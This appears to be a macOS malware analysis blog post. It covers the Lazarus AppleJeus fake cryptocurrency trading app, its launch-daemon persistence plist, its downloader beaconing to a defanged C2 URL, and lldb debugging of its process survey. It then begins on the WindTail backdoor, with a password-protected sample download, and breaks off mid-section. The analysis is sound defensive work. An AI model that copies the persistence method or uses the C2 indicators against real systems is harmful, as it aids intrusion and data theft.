.com.celastradepro.plist


.com.celastradepro.plist 〉 No Selection

Key	Type	Value
▼ Root	Dictionary	(3 items)
Label	String	com.celastradepro
▼ ProgramArguments	Array	(2 items)
Item 0	String	/Applications/CelasTradePro.app/Contents/MacOS/Updater
Item 1	String	CheckUpdate
RunAtLoad	Boolean	YES

malicious updater's persistence
(plist)

"Lazarus hits cryptocurrency exchange with fake installer and macOS malware" -Kaspersky

Interesting to see the attackers create an entire (digital) business, Celas LLC, that appears legitimate, soley for the purpose of targeting and infecting users (image credit Kaspersky):



CELAS LIMITED

MAIN DOWNLOADS FAQ CONTACT US English

CELAS LLC

Bitcoin | Trading | Cryptocurrency

The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

29/04/2018 Celas Trade Pro Launches!

The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.

DOWNLOAD HERE

Secure Trading

Celas Trade Pro is secure client uses latest OpenSSL and best encryption.

Ease of Use

Celas Trade Pro is an easy to use application.

Cross-Platform

Celas Trade Pro is written to be used on any system.


Performance

Celas Trade Pro is very fast and uses very little resources.

©2018 CELAS LLC ALL RIGHTS RESERVED

Persistence: Launch Daemon

When the unsuspecting user runs the `AppleJeus` malware, (`CelasTradePro.pkg`) it persists a malicious "updater" component as a launch daemon: `/Library/LaunchDaemons/com.celastradepro.plist`:



```
exec

mv
installed a launch daemon or agent

mv (Apple Code Signing Cert Auth)
process id:      1176
process path:    /bin/mv

Updater (CELAS LLC)
startup file:    /Library/LaunchDaemons/com.celastradepro.plist
startup binary:  /Applications/CelasTradePro.app/Contents/MacOS/Updater

time: 10:34:29
```

```
$ cat /Library/LaunchDaemons/com.celastradepro.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
        "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.celastradepro</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater</string>
                <string>CheckUpdate</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <!-- Uncomment to debug
        <key>StandardOutPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>Debug</key>
        <true/>
        -->
</dict>
</plist>
```

As `RunAtLoad` key is set to `true`, the binary specified in the `ProgramArguments` key will be automatically (`/Applications/CelasTradePro.app/Contents/MacOS/Updater`) executed each time the infected system is rebooted.

Capabilities: Downloader

Analysis indicated that the main application, `CelasTradePro.app` is benign - containing no malicious logic (and may even be a fully functional cryptocurrency trading application). However as noted a malicious "updater" (`/Applications/CelasTradePro.app/Contents/MacOS/Updater`) was persisted. This binary is rather small (only `52K`), and simply beacon to a malicious command and control server, in order to download a 2nd-stage implant or backdoor:

```
$ file Updater
Updater: Mach-O 64-bit executable x86_64

$ du -h Updater
52K  Updater
```

> "*Upon launch, the downloader [`Updater`] creates a unique identifier for the infected host. Next, the app collects basic system information…This information is XOR-encrypted…and uploaded to the C2 server via HTTP POST and the following URL:* ***https://www.celasllc[.]com/checkupdate.php***
>
> *The updater gets the data in the response, decodes it from base64 encoding and decrypts it using RC4…*
> *The payload is extracted and saved to a hardcoded file location `/var/zdiffsec`, sets executable permissions for all users and starts the app.*" -**Kaspersky**

As noted in Kaspersky's **analysis**, the survey information collected by the malware includes:

- name of the infected host
- macOS version
- kernel type and version

`AppleJeus` also contains survey logic to enumerate a list of running processes which it does via the `systcl` command (params: `{ CTL_KERN, KERN_PROC, KERN_PROC_ALL, 0 }`)

```
$ lldb /Applications/CelasTradePro.app/Contents/MacOS/Updater
(lldb) process launch -- CheckUpdate

...
Process 1232 stopped
* thread #1, queue = 'com.apple.main-thread'
```

```
    frame #0: 0x000000010000229b Updater`GetProcessList() + 91

(lldb) x/i $pc
0x10000229b: e8 8c 2d 00 00  callq  sysctl

(lldb) reg read $rdi
rdi = 0x00007ffeefbff810
(lldb) x/3wx 0x00007ffeefbff810
0x7ffeefbff810: 0x00000001 0x0000000e 0x00000000      ;CTL_KERN: 0x1, KERN_PROC: 0xE, KERN_PROC_ALL: 0x0
```

Unfortunately at this time, the malware’s 2nd-stage implant or backdoor (/var/zdiffsec) is not publicly available for analysis.

OSX.WindTail

A persistent cyber-espionage backdoor, targeting Middle Eastern governments.

Download: **OSX.WindTail** (password: infect3d)

Writeups:


- **Middle East Cyber-Espionage: Analyzing WindShift's Implant: OSX.WindTail**
- **Remote Mac Exploitation Via Custom URL Schemes**

Infection Vector: Custom URL Schemes

WindTail was first discussed by Taha Karim (head of malware research labs, at Dark Matter) who presenting his analysis at **Hack in the Box Singapore**.

In his presentation, “**In the Trails of WindShift APT**”, he detailed a new APT group (WindShift), who engaged in highly-targeted cyber-espionage campaigns via a (new) macOS backdoor: OSX.WindTail.

One of the more interesting aspects of WindTail was it’s infection vector - which abused custom URL schemes to infect macOS users, as shown below:



legend:

